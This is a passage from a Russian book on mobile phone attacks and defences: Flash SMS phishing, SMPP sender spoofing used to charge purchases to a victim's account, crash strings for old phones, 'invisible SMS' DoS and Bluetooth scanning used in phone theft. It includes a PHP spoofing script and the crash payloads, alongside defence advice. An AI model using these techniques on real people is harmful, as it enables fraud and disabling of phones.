10  $ret= file ("http://smscenter.com/sendmsg?session_id=$sess_id&
    to=$to &text=$text&from=$from&msg_type=FLASH_SMS");
11  if ($ret == "OK") echo "Success. Message was sent"
12  else echo "Message failed";
13  }
14  ?>
```

Подобное сообщение всеми мобильными телефонами интерпретируется как Flash SMS и отображается на экране без предварительного уведомления обладателя телефона о том, что ему пришло сообщение, текст которого можно открыть при желании.

ЗАЩИТА ОТ АТАКИ

Прежде чем говорить о способах защиты от описанной атаки, необходимо отметить, что не все модели мобильных устройств способны интерпретировать сообщения Flash SMS как сервисные, выводя их на экран без подтверждения на прочтение со стороны пользователя. Тем не менее, телефонов, которые интерпретируют подобные сообщения, большинство.

Защита от подобной атаки достаточно проста и заключается в соблюдении единственного правила: бдительности в отношении всех сообщений, которые приходят на ваш мобильный телефон

Необходимо подчеркнуть, прежде всего, должны обратить на себя внимание сообщения, подписанные вашим сотовым оператором. Не стоит доверять всему с подписью Beeline, MTS или Megafon. И уже тем более к подписям Beline, MTC, Migaphone. Лучше лишний раз сделать проверку, позвонив в бесплатную службу поддержки своего оператора.

Не спешите доверять сообщениям от «Beline», «MTC» или «Migaphone». Лучше лишний раз проверить, что SMS-сообщение пришло именно от вашего сотового оператора.

Если вы сделаете перевод денежных средств, то вернуть обратно деньги будет крайне сложно. Эффективным может стать обращение в сервисную службу сотового оператора, которая может просмотреть регистрационные журналы последних переданных SMS-сообщений. По ним можно будет определить SMS-шлюз злоумышленника.

Также сложно в настоящее время бороться с уязвимыми SMS-шлюзами и отслеживать SMS-сообщения, отправленные с них, ввиду того, что подобная информация является коммерческой тайной. Так как информация об абонентах является данными ограниченного доступа, то принять какие-то меры для защиты от данной атаки крайне затруднительно.

Необходимость заниматься повышением уровня защиты SMS-шлюзов всерьез, вероятно, наберет силу лишь при лавинном увеличении количества атак. Пока же наиболее эффективным видится лишь возможность создания учетных записей на основе полных персональных данных заказчика услуг SMS-шлюза.

Как расплачиваются за покупки деньгами с чужого счета мобильного телефона

Возможно, некоторые из вас сталкивались с ситуацией, когда со счета вашего мобильного телефона неожиданно исчезали деньги. Мало кто знает, что подобное исчезновение средств может быть связано с атаками на ваш мобильный телефон. Для этого злоумышленники используют весьма простую, но крайне эффективную схему.

Во всем мире распространены так называемые схемы мобильной оплаты товара. В России такие системы также получают все большую популярность. Подразумевается, что любой покупатель может расплатиться за любой товар с помощью денег со счета на своем мобильном телефоне.

В тех местах, где оплата со счета мобильного телефона разрешена, вы можете выбрать понравившийся вам товар, узнать его идентификатор и отправить его на соответствующий телефонный номер, указав в этом же SMS-сообщении название места, где товар приобретается. После этой операции со счета вашего мобильного телефона будут сняты деньги для оплаты выбранной вами покупки или услуги. Особенно это удобно, если вы хотите оплатить с мобильного телефона какой-либо счет. Это может быть оплата штрафа или коммунальных услуг. Пользуясь этой услугой, вы можете заказать цветы любимой девушке, заранее оплатив их доставку, или просто заплатить за игрушку, которую выбрал ваш ребенок в магазине.

Признаки атаки

- быстрое исчезновение денег со счета мобильного телефона;
- доставка по вашему адресу не заказанных вами товаров/услуг;
- SMS-сообщение с просьбой подтвердить покупку, которую вы не совершали.

Такие системы достаточно распространены при работе с постоянными клиентами. Так в США многие пиццерии позволяют своим по-

стоянным клиентам делать заказ прямо с мобильного телефона, номер которого есть в базе данных кафе-ресторана и привязан к адресу проживания их клиента.

Именно такие системы имеют уязвимости, которыми с успехом могут воспользоваться мошенники, заставив вас платить за чужие покупки.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Для атаки злоумышленнику необходимо найти компанию, позволяющую сделать заказ и оплатить его средствами со счета мобильного телефона. Для него ситуация осложняется тем, что некоторые службы отправляют SMS-сообщения с запросом подтверждения того, что отправитель действительно хочет произвести оплату. Но это встречается не во всех системах. Подобные несовершенные системы внедрены и работают, в том числе, и в России.

Для выполнения подобной атаки злоумышленник использует механизм формирования и отправки SMS-сообщений с поддельным адресом отправителя.

Механизм подмены телефона отправителя уже разбирался ранее в других атаках. В предыдущих случаях для работы с SMS-шлюзом использовался HTTP-протокол, который, с точки зрения злоумышленника, не является самым эффективным. Во-первых, потому что большинство шлюзов имеют весьма ограниченный функционал при работе

Реклама услуги оплаты пиццы для постоянных клиентов с помощью отправки SMS-сообщения с мобильного телефона

по HTTP-протоколу и далеко не все предоставляют возможность менять имя отравителя. Во-вторых, многие SMS-шлюзы принципиально не имеют в своем арсенале возможности взаимодействовать по HTTP-протоколу, так как участились случаи жалоб на то, что к такому механизму отправки сообщений могут получить доступ любые желающие, в том числе и злоумышленники.

Все большее количество SMS-шлюзов переходит на работу по протоколу SMPP.

SMPP (Short Message Peer to Peer) является протоколом взаимодействия клиента и SMS-шлюза. SMS-шлюз, как уже говорилось, является связующим звеном между пользователем, работающим в Интернете, и оператором сотовой связи, который отвечает за непосредственную отправку SMS-сообщений.

Протокол SMPP является гораздо более сложным, чем протокол HTTP, но при этом производительность его гораздо выше. Это объясняется тем, что данный протокол является бинарным. Этот протокол используется в режиме постоянного подключения, в то время как при работе с протоколом HTTP клиент устанавливает соединение, отправляет запрос, сервер ему отвечает, и соединение закрывается. Постоянное подключение позволяет значительно повысить скорость передачи, так как не требуется каждый раз устанавливать соединение.

SMPP-протокол обладает достаточно мощными возможностями. Поэтому более внимательно рассмотрим часть функциональных возможностей, которые обеспечивают создание клиентского приложения и выполняют простую отправку SMS-сообщения. Уязвимость именно этих функций протокола часто используются злоумышленником. Прием, формирование или получение отчета об отправке сообщения его интересуют меньше.

Чтобы отправить SMS-сообщение по SMPP-протоколу через SMS-шлюз, необходимо:

- подключиться к SMPP-шлюзу;
- отправить серверу сообщение BIND_TRANSMITTER, указывающее на запрос со стороны клиента с целью создания постоянного соединения с SMS-шлюзом;

- дождаться от сервера сообщения BIND_TRANSMITTER_RESP, которое указывает на то, что запрос о создании соединения принят или отвергнут;
- отправить сообщение SUBMIT_SM, которое отвечает за отправку SMS-сообщения и содержит текст этого сообщения;
- дождаться от сервера сообщения SUBMIT_SM_RESP;
- разорвать соединение, отправив сообщение UNBIND.

Рассмотрим более подробно каждый этап работы по SMPP-протоколу, чтобы выявить уязвимости, которые дают возможность злоумышленникам совершать атаку.

Подключение к SMPP-серверу. SMPP-сервер – это часть SMS-шлюза, которая отвечает за работу с клиентскими приложениями по SMPP-протоколу.

На данном этапе достаточно иметь IP-адрес SMPP-сервера и номер порта, к которому нужно подключиться. Нужно помнить о том, что многие SMPP-сервера не позволят подключиться без процедур идентификации и аутентификации. Поэтому для подтверждения прав пользователя понадобятся такие параметры как логин и пароль. Это необходимо для подтверждения того факта, что пользователь действительно имеет право на подключение к данному SMPP-серверу. Помимо этого, как правило, все SMPP-сервера защищены межсетевыми экранами, и для каждого конкретного подключения IP-адрес клиента должен быть разрешен в системе сетевой защиты SMPP-сервера.

Такие меры позволяют SMS-шлюзам снизить вероятность атаки, а также отследить недобросовестного обладателя учетной записи на сервере.

Отправка BIND_TRANSMITTER. Необходимо отметить, что работа по протоколу SMPP состоит в обмене пакетами данных между клиентом и сервером в обоих направлениях. Все сообщения, которыми обмениваются клиент и сервер, имеют стандартизованные названия, например: BIND_TRANSMITTER, BIND_TRANSMITTER_RESP и т. д. Каждое сообщение состоит из нескольких частей – заголовка и непосредственно тела сообщения.

Сообщение BIND_TRANSMITTER необходимо отправлять для того, чтобы открыть сессию. Если попытаться сразу отправить SUBMIT_SM, то SMPP-сервер сообщит об ошибке.

Сессия – это некое состояние, после установления которого можно посылать и принимать SMS-сообщения. При открытии сессии происходит авторизация клиента, проверка его баланса и возможности отправлять сообщения.

Вообще говоря, настоящий клиент должен сделать и закрытие сессии, отправив сообщение UNBIND и дождавшись сообщения UNBIND_RESP.

Следует заметить, что злоумышленник не делает этого, поскольку задача атакующего только отправить SMS, затратив при этом минимум усилий.

Ожидание BIND_TRANSMITTER_RESP. До того, как придет BIND_TRANSMITTER_RESP, сессию нельзя считать открытой, а потому никакие другие сообщения отправлять не следует. Получив BIND_TRANSMITTER_RESP, нужно убедиться в том, что значение поля «статус» в заголовке равно нулю. Это означает отсутствие ошибок при выполнении команды. Только клиент с минимальными возможностями может позволить себе не анализировать это поле, поскольку его ненулевое значение обычно связано с некоторыми серьезными проблемами.

Отправка SMS с помощью SUBMIT_SM. Кульминацией работы по SMPP-протоколу является отправка SMS-сообщения. В случае с рассматриваемым протоколом речь идет об отправке сообщения, которое включает в себя адрес получателя, адрес отправителя, текст сообщения и множество других параметров. Как правило, служебная информация сообщения содержится в заголовке (время отправки, кодировка и т. д.), а само сообщение следует сразу за заголовком.

Ожидание сообщения SUBMIT_SM_RESP. Этим сообщением сервер подтверждает факт принятия SMS в обработку. Это еще не означает, что SMS отправлено, и даже не означает, что сообщение будет отправлено. Но в большинстве случаев можно считать сообщение отправленным. Однако злоумышленник может усложнить атаку, вынудив клиента получить подтверждение от сервера о состоявшейся доставке сообщения клиенту.

Разрыв соединения. Перед разрывом самого соединения надо закрыть сессию, отправив сообщение UNBIND и дождавшись сообщения UNBIND_RESP. Если этого не сделать, то отправка сообщения

все равно произойдет, но таким образом можно «испортить отношения» с сервером, которому придется самому инициировать разрыв соединения.

Перейдем к рассмотрению действий злоумышленника при возможной реализации данной атаки. Для понимания принципов и технических аспектов функционирования средств, используемых злоумышленником, рассмотрим пример, написанный на языке программирования PHP, который является достаточно простым для понимания.

В первой строке примера подключается специальный класс PHP для работы с SMPP-протоколом. Подобные классы реализованы практически для всех языков программирования, чтобы пользователь имел возможность, не вникая в тонкости работы бинарного протокола, реализовать свое приложение. Далее идет блок, где определяются основные переменные, которые позже используются в программе. В переменных $smpphost и $smppport определены IP-адрес и порт SMPP-сервера соответственно [3], [4]. Далее в переменных $systemid, $password и $system_type определяются необходимые для авторизации на сервере данные: идентификатор и пароль, а также идентификатор пользователя на SMPP сервере, соответственно [5], [6], [7]. В переменной $from определяется ключевая с точки зрения атаки информация – номер отправителя, который может быть любым [8]. Далее идет непосредственная реализация кода программы.

В строке 9 создается новый класс SMPP, который как раз призван облегчить работу с SMPP-протоколом. Первым делом после этого злоумышленник устанавливает номер отправителя с помощью команды класса SetSender [10]. После этого осуществляется подключение к SMPP-серверу и авторизация.

Эта сложная операция осуществляется всего лишь одной строкой кода с использованием объявленной в классе функции Start [11]. Эта функция осуществляет как подключение к серверу, так и отправку сообщения BIND_TRANSMITTER, а также получение сообщения BIND_TRANSMITTER_RESP.

Все эти непростые операции скрыты от нас благодаря использованию класса PHP. Отправка SMS с помощью сообщения SUBMIT_SM и получение подтверждения SUBMIT_SM_RESP также выпол-

```
1  <?
2  require_once('smppclass.php');
3  $smpphost = "203.199.142.41";
4  $smpppport = 2345;
5  $systemid = "idsfds";
6  $password = "es223";
7  $system_type = "Rdsd ";
8  $from = "79035050210";
9  $smpp = new SMPPClass();
10 $smpp->SetSender($from);
11 $smpp->Start($smpphost, $smpppport, $systemid, $password,
    $system_type);
12 $smpp->TestLink();
13 $smpp->Send("4378", "Picca:FAV1");
14 $smpp->End();
15 ?>
```

няются с помощью функции класса Send, которой передается два параметра: номер получателя (в этом примере короткий номер службы оплаты), а также текст сообщения (в нашем случае текст формата «Товар: код заказываемого товара»)[13]. И наконец, окончание соединения оформляется с помощью функции End класса SMPPClass() [14].

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки нетрудно. Прежде всего, необходимо обнаружить факт атаки. Если злоумышленник снимает деньги небольшими порциями, то сделать это сложнее. Если все же факт списания денежных средств налицо, то необходимо обратиться в техническую службу вашего сотового оператора. При этом не стоит путать списание средств в счет оплаты реальных услуг, например, роуминга, с атакой мошенников.

Признаком атаки на вас может быть приход SMS-сообщения с просьбой подтвердить покупку. Делать этого конечно не стоит, а вот запомнить номер, с которого пришло сообщение, просто необ-

ходимо. По этому номеру вы сможете узнать, какая торговая организация использует этот номер с целью оплаты покупок. Возможно, именно уязвимости данной системы оплаты и приводят к подобным атакам.

Не стоит оставлять без внимания такие проявления злонамеренных действий, так как, предупредив эти атаки, вы сможете сэкономить миллионы рублей честным обладателям мобильных устройств.

К сожалению, настроить собственный телефон таким образом, чтобы исключить возможность незаконного съема средств невозможно. Ни антивирусные системы, ни настройки мобильных устройств не смогут полностью вас обезопасить. Таким образом, лучшим оружием в данной ситуации должна быть ваша бдительность.

К сожалению, подобных уязвимых систем в настоящее время немало. Вызвано это тем, что в погоне за быстрым выходом на рынок с абсолютно новой и неизвестной конкурентам новинкой в сфере обслуживания, многие заказчики совершенно не обращают внимания на безопасность решений или же преднамеренно закрывают на это глаза, понимая, сколько средств и времени необходимо для решения проблемы.

Не каждое сообщение о том, что ваш баланс приближается к нулевой отметке является результатом вашей любви поболтать по телефону. Может быть кто-то просто заказал пиццу за ваш счет.

Последствием подобной скупости или недальновидности могут быть судебные иски. Надеемся, что данной публикацией мы уменьшим число предпринимателей, легкомысленно относящихся к тому, что они предлагают на рынке.

Не каждое сообщение о том, что ваш баланс приближается к нулевой отметке, является результатом вашей любви поболтать по телефону. Может быть, кто-то просто заказал пиццу за ваш счет.

Признаком атаки на вас может быть SMS-сообщение с просьбой подтвердить покупку, которую вы не совершали

Какие SMS-сообщения выводят телефон из строя

Сотовый телефон давно перестал быть только средством связи. В настоящее время он является неотъемлемой частью повседневной жизни большинства людей по всему миру. В этих устройствах хранят контакты, календарь событий и важные заметки. Для многих мобильный телефон – это единственная возможность связаться с нужным человеком, вызвать помощь в сложной ситуации, проконсультироваться со специалистом, встретиться в толпе в незнакомом месте.

Представьте, что вы попали в сложную ситуацию и вам необходимо срочно вызвать милицию, а ваш телефон вышел из строя. Таких примеров может быть много: незаконное задержание, когда просто необходимо связаться со своим адвокатом или членом семьи; очень важные переговоры, когда перед подтверждением сделки необходимо посоветоваться с начальством; экстремальный туризм, когда необходимо вызвать вертолет и т. д.

Даже если вы бережете свой телефон как зеницу ока, спрятали его в надежном месте и ни под каким предлогом не передаете в руки посторонним, его все равно можно вывести из строя, послав на ваш телефонный номер простое SMS-сообщение.

Мобильный телефон, выведенный из строя SMS-сообщением

Такое сообщение может привести к тому, что телефон будет выведен из строя навсегда или «зависнет». Более того, многие SMS-сообщения специального формата просто невозможно удалить, а значит, злоумышленник может навсегда переполнить память телефона, отведенную под SMS-сообщения. От такой атаки практически невозможно защититься. Таким образом, ваш телефон в любую минуту может стать объектом серьезной атаки, которую вы не ожидали.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака использует уязвимость мобильных телефонов, связанную с ошибками интерпретации SMS-сообщений. Уязвимости SMS-интерпретаторов обнаружены почти у всех моделей аппаратов разных производителей.

Подчеркнем, что в целях безопасности, приведенные ниже примеры деструктивных SMS-сообщений являются безобидными и лишь похожи на вредоносный код, который действительно может вывести телефон из строя.

Необходимо отметить, что в изложенном описании атаки будут приведены SMS-сообщения не для всех моделей и производителей мобильных телефонов. Это не означает, что остальные модели являются неуязвимыми для данной атаки.

Кроме того, упомянутые модели являются морально устаревшими и редко используемыми в настоящее время. Уязвимости современных моделей не рассматриваются в целях безопасности. Приведенные названия торговых марок телефонов с указанием их уязвимостей не стоит рассматривать как антирекламу и тем более как свидетельство против несомненного качества упоминаемых производителей.

Итак, телефоны фирмы NOKIA таких моделей как 6210, 3310, 3330 можно удаленно отключить, послав SMS-сообщения с одним из следующих текстов.

```
0x04 0x05 0x15 0x8A
%RPT
%I::::::.M::::::.G
```

Мобильные телефоны фирмы SIEMENS также имеют подобную уязвимость. Эти телефоны можно выключить, послав следующие тексты сообщений для соответствующих моделей.

Модель c45 будет заблокирована SMS следующим сообщением:

```
..???
```

Модели с номерами 35, 45, 55, независимо от первой буквы модели, могут быть выведены из строя одним из нижеперечисленных SMS-сообщений:

```
%English
```

```
%Magyar
%Deutsch
%№255
```

Атакам подвержены также телефоны фирмы Motorola, а именно модели c350 и c100. Атакующие сообщения для этих телефонов содержат следующий деструктивный текст:

```
0x04 0x05 0x15 0x8A
```

Телефоны марки LG больше всего подвержены данной атаке, так как любой телефон этой марки можно удаленно отключить, послав следующее сообщение:

```
%RPT
```

Также можно заблокировать мобильный телефон атакуемого с помощью SMS-сообщения, в тексте которого будут содержаться управляющие символы. Дело в том, что большинство SMS-сообщений кодируется в формате Unicode и многие интерпретаторы мобильных телефонов настроены на обработку именно этой кодировки. Тем не менее, злоумышленник может составить SMS-сообщение таким образом, чтобы в строке Unicode присутствовали управляющие символы. Это можно сделать, например, используя коммерческие SMS-шлюзы или специальный формат сообщений, о котором будет рассказано далее.

Интерпретаторы мобильного телефона не могут прочесть такие символы, что приводит к зависанию устройства.

Список управляющих символов можно получить в документации к прошивке для каждой модели.

Признаки атаки

- на экране телефона неизменное изображение;
- телефон не реагирует на нажатие клавиш;
- телефон самостоятельно выключился;
- SMS-сообщение на телефоне не удаляется, а его открытие приводит к зависанию.

Существует также возможность вывести из строя мобильный телефон с помощью сообщения, в теле которого необходимо расположить следующий текст.

```
%IMG.....
.....
.....
.....
```

Дело в том, что тег %IMG с точки зрения программного обеспечения телефона означает, что вслед за ним на экране будет выведено изображение. Если вместо символов, которые интерпретатор позже сможет преобразовать в изображение, указать произвольную последовательность байт, обычно не используемую для кодирования изображений, то в большинстве случаев это приведет к зависанию мобильного телефона.

Связаны такие ошибки с уязвимостями в интерпретаторах SMS-сообщений большинства мобильных телефонов. Когда интерпретатор получает SMS-сообщение и приступает к разбору его текста, он сталкивается с записью, идентичной какой-либо сервисной команде телефона.

Текст %English будет интерпретирован телефоном как команда к смене языка меню. Интерпретатор попытается выполнить данную команду, но в режиме интерпретации сделать это не представляется возможным, так как процессор телефона занят непосредственным чтением текста сообщения.

Таким образом, получается, что в момент чтения SMS-сообщения возникает прерывание. Прерывание в такой ситуации обработано быть не может, так как сама возможность прерывания во время считывания сообщения исключена. Подобная ситуация приводит к зависанию телефона.

Для удаления некоторых SMS с телефона может потребоваться подключение к компьютеру с помощью специального адаптера

После получения подобных SMS-сообщений реакция телефона может быть непредсказуемой. Некоторые модели мгновенно отключаются, другие просто зависают, не отвечая на нажатия клавиш, третьи продолжают функционировать, отказываясь удалять полученное SMS-сообщение.

ЗАЩИТА ОТ АТАКИ

Защититься от таких атак достаточно сложно. Для того чтобы избавиться от ошибки в интерпретаторах, в большинстве случаев следует сменить прошивку

телефона или, иными словами, заменить уязвимое программное обеспечение на более надежное. Большинство прошивок, в которых ошибки интерпретаторов исправлены, можно найти на сайтах производителей. Но сменить прошивку самостоятельно довольно сложно. У каждой модели каждого производителя своя специфика.

Тем не менее, не все ошибки на данный момент исправлены, а новые появляются достаточно быстро.

Иногда можно исправить ряд ошибок самостоятельно. Так, ошибку интерпретации команды %English можно исправить вручную, изменив в соответствующей строке прошивки директиву %English на %Change_to_english. Эта строка отвечает за то, что интерпретатор примет текст %Change_to_english за сервисную команду, одновременно оставаясь стойким к атаке с использованием директивы %English. Если злоумышленник захочет атаковать ваш мобильный телефон, скорее всего, будет использоваться SMS-сообщение с командой %English. Следует отметить, что самостоятельное внесение изменений в прошивку телефона – задача непростая.

Если все же вы получили сообщение, которое не можете удалить, то вам следует прибегнуть к специальным мерам, вплоть до полной очистки памяти.

Действенным может оказаться подключение телефона к компьютеру через специальный шнур-переходник и удаление SMS-сообщения. В большинстве случаев именно последний метод является наиболее эффективным.

Почему включенный мобильный телефон может не получать SMS-сообщения и звонки

Злоумышленник может вывести телефон из строя, а его обладатель об этом даже не будет догадываться. Атакуемое устройство будет включено. В большинстве случаев ничего аномального с ним происходить не будет. Но владелец сотового аппарата не сможет получать SMS-сообщения и входящие звонки. Сообщения будут отбрасываться, а на все звонки будет стандартный ответ «Абонент вне зоны доступа». При этом на экране телефона индикатор соты будет показывать максимум.

Для того чтобы «отключить» устройство от внешнего мира нет необходимости обращаться к сотовому оператору. Взломщик может сделать это самостоятельно, затратив на атаку не так много усилий. Единственное, что может косвенно указать на то, что осуществляется атака, – это индикатор заряда аккумулятора.

Телефон во время таинственной блокировки будет быстро разряжаться. На некоторых моделях сразу после того, как начнется атака, включится подсветка экрана, и она не будет гаснуть в течение всего времени деструктивных действий злоумышленника. Этот факт служит индикатором того, что абонент подвергся нападению.

Подобная атака весьма опасна, так как блокирует устройство пользователя и может осуществляться, например, во время важных переговоров, когда одна из сторон должна иметь важные консультации по мобильному телефону.

Вообще говоря, ситуации, в которых нормальное функционирование телефона является критически важным, встречаются часто.

Признаки атаки

- аккумулятор телефона быстро разрядился;
- вы не получаете SMS-сообщения длительное время;
- вы не получаете входящих звонков длительное время;
- экран мобильного телефона не гаснет.

Мошенники имеют хорошо продуманные схемы противоправных действий, которые строятся именно на основе этой атаки.

Иногда вывод из строя мобильного устройства на некоторое время – это всего лишь часть большой игры злоумышленников.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Ранее описаны принципы организации сервиса коротких сообщений SMS. Спецификации сервиса открыты. Но мало кто знает, что этот сервис имеет недокументированные возможности, зная о которых злоумышленник может реализовать свой план.

Дело в том, что существует специальный формат SMS-сообщений, которые называются «невидимые SMS». Невидимые SMS получили такое название, так как они не отображаются на дисплее и не идентифицируют свой приход с помощью звукового сигнала.

Такие SMS-сообщения могут быть полезны для проверки существования мобильного устройства без того, чтобы пользователь телефона узнал о запросе. Подобные сервисы используются сотовыми операторами для повышения качества обслуживания. Однако «невидимые SMS» могут быть использованы и иначе. Поток «невидимых SMS» может привести к реализации DoS-атаки на телефон.

Традиционно DoS-атака – это попытка сделать компьютерный ресурс недоступным для тех пользователей, которым он предназначается. Одним из методов является «засорение» сети посторонними пакетами с незначащей информацией, которая предотвращает получение пользователем нужных ему данных. Обычно целями таких атак являются Web-серверы в сети Интернет.

Наличие возможности отправлять «невидимые SMS» позволяет реализовать DoS-атаку и на мобильный телефон. Эта уязвимость во многом связана с тем, что SMS-сообщения используют сигнальный уровень, который используется в сети GSM для осуществления других сетевых операций. То есть «невидимые SMS-сообщения» забивают весь сигнальный канал. Для того чтобы загрузить мобильное устройство «невидимыми SMS» требуется механизм автоматической генерации большого количества сообщений, которые будут постоянно отправляться на мобильный телефон. Протоколы отправки SMS-сообщений в автоматическом режиме мы уже рассматривали ранее – это, например, SMPP- и HTTP-протоколы.

Если ваш телефон длительное время не получал SMS-сообщения или телефонные звонки, то возможно он стал жертвой DoS-атаки.

Теперь обратимся к рассмотрению вопроса о том, что же такое «невидимые SMS-сообщения» и почему в сервисе коротких сообщений заложена настолько явная уязвимость.

В основе «невидимых» SMS лежит простой принцип: необходимо создать такое сообщение, которое телефон не сможет отобразить на экране по той или иной причине. SMS-центр при этом все равно получит подтверждение успешной доставки сообщения.

Рассмотрим более подробно структуру SMS для того, чтобы понять, как могут быть созданы «невидимые SMS».

Как видно из приведенной ниже таблицы, формат сообщения SMS достаточно сложен. Это не только содержательная часть и инфор-

мация о получателе, но и достаточно большое количество служебной информации. Полностью сформированное согласно данному формату сообщение отправляется с телефона или передается SMS-центру, в том числе и по протоколу SMPP.

Поле	Размер в октетах	Тип	Описание
command_length	4	Integer	Длина всего сообщения
command_id	4	Integer	Идентификатор всего сообщения
command_status	4	Integer	Статус (не используется)
sequence_number	4	Integer	Уникальный последовательный номер
service_type	max 6	String	Тип сервиса или NULL в случае установок по умолчанию
source_addr_ton	1	Integer	Тип номера отправителя
source_addr_npi	1	Integer	Индикатор отправителя
source_addr	max 21	String	Адрес отправителя
dest_addr_ton	1	Integer	Тип номера получателя
dets_addr_npi	1	Integer	Идентификатор отправителя
dest_addr	max 21	String	Адрес получателя
esm_class	1	Integer	Тип сообщения
protocol_id	1 или 17	Integer	Идентификатор протокола
priority_flag	1 или 17	Integer	Приоритет сообщения
schedule_delivery_time	1	String	Время планируемой доставки сообщения, NULL – в случае необходимости немедленной доставки
validity_period	1	String	Время валидности* сообщения
registered_delivery	1	Integer	Необходимость подтверждения от SMSC
replace_if_present_flag	1	Integer	Замена существующего сообщения
registered_delivery	1	Integer	Необходимость подтверждения от SMSC
data_coding	1	Integer	Схема кодирования сообщения
sm_default_msg_id	1	Integer	Значение стандартного идентификатора msg_id
registered_delivery	1	Integer	Необходимость подтверждения от SMSC
sm_lenght	1	Integer	Длина содержательной части сообщения
short_message	0-254	Integer	Содержательная часть сообщения

* Валидность – подтверждение того, что SMS-сообщение действительно и подлежит дальнейшей обработке в цепочке доставки адресату.

Существует как минимум два варианта отправки «невидимых SMS-сообщений». В обоих случаях необходимо специальным образом сформировать содержание всех полей SMS-сообщения.

Первый способ сформировать «невидимое SMS» – это установить идентификатор data_coding таким образом, чтобы символы в самом сообщении не могли быть отображены мобильным устройством. Подобное сообщение телефон сочтет неверно организованным и не отобразит. Как правило, структура SMS-сообщения не заполняется вручную. Поэтому сбоев при формировании сообщений не бывает. Тем не менее, если злоумышленник устанавливает значения всех полей самостоятельно и отправляет сообщение через SMS-центр, то у него есть возможность написать сообщение на китайском и установить при этом русскую схему кодирования. Существуют пары «язык»–«схема кодирования», которые приводят к тому, что телефон отбросит полученное сообщение, но при этом отправит подтверждение о получении. Отметим, что подобное верно не для всех пар «язык»–«схема кодирования».

Второй способ создания «невидимого SMS-сообщения» связан с манипулированием значениями поля scheduled_delivery_time при отправке SMS формата WAP-Push. Сообщение WAP-Push – это SMS-сообщение, которое содержит прямую ссылку на ресурс в сети Интернет (URL).

WAP-Push является двоичным SMS-сообщением, состоящим из заголовка, URL и собственно текста сообщения. WAP-Push сообщения имеют 8-битное кодирование и таким образом ограничены по объему 140 символами.

Поле scheduled_delivery_time имеет следующий формат: YYMMDDhhmmsstnn. Это поле указывает на планируемое время доставки сообщения. Если в обычных сообщениях значение этого поля нельзя выставить раньше текущего момента времени, так как SMS-центр подобное сообщение сочтет некорректным и отклонит, то в случае с WAP-Push это не так. На большинстве SMS-центров подобная проверка не выполняется. Сообщение, которое придет на телефон с датой заведомо раньше текущего момента, не будет принято, так как у него истекло время валидности, которое устанавливается в поле validity_period. При этом отправитель получит уведомление о том, что SMS доставлено.

Так как возможность отправки большого количества SMS-сообщений у SMS-провайдеров – это не слишком дорогое удовольствие, то организация DoS-атаки для злоумышленника не выглядит чем-то сложным. Стандартная базовая цена в 0.01 Евро за сообщение при оптовой покупке является не такой уж невозможной. Отправка «невидимых» SMS в течение часа каждую секунду будут стоить 36 Евро ($1 \times 60 \times 60 \times 0.01 = 36$).

ЗАЩИТА ОТ АТАКИ

Атака с помощью «невидимых SMS» представляет для абонентов сотовой связи реальную угрозу. Более того, она не привязана к модели мобильного телефона пользователя, а, значит, представляет большую опасность.

Предотвращение подобной SMS-атаки – сложная задача. Все что может пользователь – это вовремя идентифицировать то, что его телефон подвергся атаке. Сделать это можно, основываясь на упомянутые уже признаки атаки. Особенно должна насторожить владельца телефона не выключающаяся подсветка экрана мобильного телефона.

Полностью же защитить пользователя могут лишь сотовые операторы и владельцы SMS-центров. Последние должны устанавливать на своих центрах средства проверки правильности сформированных сообщений. А сотовые операторы должны гораздо более внимательно относиться к выдаче лицензий SMS-центрам.

КАК ЗАЩИТИТЬСЯ ОТ АТАК, ИСПОЛЬЗУЮЩИХ УЯЗВИМОСТИ ТЕХНОЛОГИИ BLUETOOTH

Как используют Bluetooth для поиска дорогих мобильных телефонов

Представьте себе, что вы являетесь обладателем весьма дорогого мобильного телефона. При этом вы понимаете, что такой аппарат – это одна из самых привлекательных целей для большинства воров-карманников, и поэтому стараетесь не доставать свой телефон лишний раз в людных местах, особенно в метро в час пик.

Цены на мобильные телефоны в настоящее время варьируются от десятков до нескольких тысяч долларов. Задача карманника состоит в том, чтобы определить потенциального обладателя дорогого аксессуара. Далеко не каждый владелец элитного аппарата будет доставать его из кармана или из сумочки в людном месте. Многие пользователи используют в этих целях гарнитуру. Злоумышленник стоит перед выбором: похитить мобильный телефон «наугад» или же приложить серьезные усилия для его поиска.

Обычно возможность осуществить кражу в одном и том же оживленном месте, где могут находиться потенциальные обладатели дорогих устройств, предоставляется мошеннику лишь один раз, так как существует опасность, что называется, «примелькаться». К таким местам относятся популярные рестораны, бизнес-клубы, торговые центры, которые имеют собственные службы безопасности.

Признаки атаки

- повышенное внимание к вашей персоне, если вы обладатель дорогого мобильного телефона;
- наблюдение со стороны неизвестных с явным использованием КПК или ноутбука;
- подозрительное поведение Bluetooth на вашем телефоне.

В этой ситуации современные карманники прибегают к помощи специальных вычислительных средств, которые в точности указывают на обладателей дорогих телефонов, даже если последние держат их в сумочке или кармане. Подобные средства редки, но для настоящих асов своего дела, охотящихся на сверхдорогие телефоны, использование современных методов – это нормальная практика. Более того, серьезные злоумышленники готовы платить достаточно большие суммы за подобные новинки техники. Но как мы увидим далее, ничего сверхсложного в подобных спецсредствах нет и их даже можно изготовить самостоятельно.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Почти все мобильные телефоны, которые могут заинтересовать злоумышленника, оснащены технологией Bluetooth. Эта технология имеет ряд уязвимостей, которые позволяют обнаружить телефон необходимой марки, находящийся вне зоны видимости.

Каждый обладатель мобильного телефона знает, что Bluetooth может функционировать или в скрытом режиме или в режиме постоянной доступности.

Объясним основное отличие двух этих режимов. Дело в том, что для обращения по Bluetooth с мобильного телефона A к устройству B обязательным условием является знание адреса аппарата B, который является его уникальным идентификатором.

Если телефон находится в режиме обнаружения, то он постоянно посылает пакеты со своим адресом. Bluetooth-устройство может передавать информацию, как правило, на расстояние десяти метров от себя. Телефон A в режиме поиска мобильных устройств принимает все подобные пакеты. Получив такой пакет от устройства B, мобильный телефон A может обратиться по этому адресу с целью установить соединение для обмена информацией.

